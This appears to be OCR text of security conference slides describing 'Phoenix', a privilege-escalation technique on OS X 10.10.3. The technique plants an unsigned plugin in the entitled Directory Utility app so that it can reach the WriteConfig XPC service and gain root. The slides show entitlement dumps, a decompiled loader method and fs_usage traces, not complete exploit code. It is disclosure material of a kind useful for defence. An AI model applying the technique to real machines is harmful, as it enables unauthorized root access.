
can (app-specific) plugins be (ab)used?

maybe!? Directory Utility appears to support plugins



```
# codesign -d --entitlements - /System/Library/CoreServices/Applications/Directory\ Utility.app/
Contents/MacOS/Directory\ Utility
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.admin.writeconfig</key>
  <true/>
</dict>
</plist>
```

Directory Utility



```
_CodeSignature   ▶   Active Directory.daplug
Info.plist           BSD.daplug
MacOS            ▶   LDAPv3.daplug
PkgInfo              NIS.daplug
PlugIns          ▶
Resources        ▶
version.plist
```

Plugins


Evil Plugins

can app-specific plugin loading be abused?

```
void -[PluginController loadPlugins]
{
    rax = [NSBundle mainBundle];
    rax = [rax builtInPlugInsPath];
    [self loadPluginsInDirectory:rax];
    return;
}
```

```
# fs_usage -w -f filesystem

open    (R_____)  /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
NIS.daplug/Contents/MacOS/NIS

open    (R_____)  /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
LDAPv3.daplug/Contents/MacOS/LDAPv3

open    (R_____)  /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/
Active Directory.daplug/Contents/MacOS/Active Directory
...
```


install evil plugin?




`Directory Utility` loads plugins

INSTALL THE PLUGIN (AS ROOT)

simply copy in a plugin to 'install' & get loaded







Modifying "PlugIns" requires an administrator name and password.

To move "Phoenix.daplug", click Authenticate.

auth prompt :(



plugin installed



```
Directory Utility (23616)
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
```

```
PerformanceAnalysis
/System/Library/PrivateFrameworks/PerformanceAnalysis.framework/Versions/A/PerformanceAnalysis
Phoenix
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/Phoenix.daplug/Contents/MacOS/Phoenix
```

but...plugin does get loaded

Install The Plugin

simply copy in a plugin to install & get loaded

but don't you need root to install plugin?

The entitled '**`Directory Utility`**' app will load (unsigned) plugins, which then can authenticate with the **`WriteConfig`** XPC service!


owned by root :(

...but we can change that! **#gameover**

Phoenix, in 1, 2, 3

rootpipe reborn on OS X 10.10.3

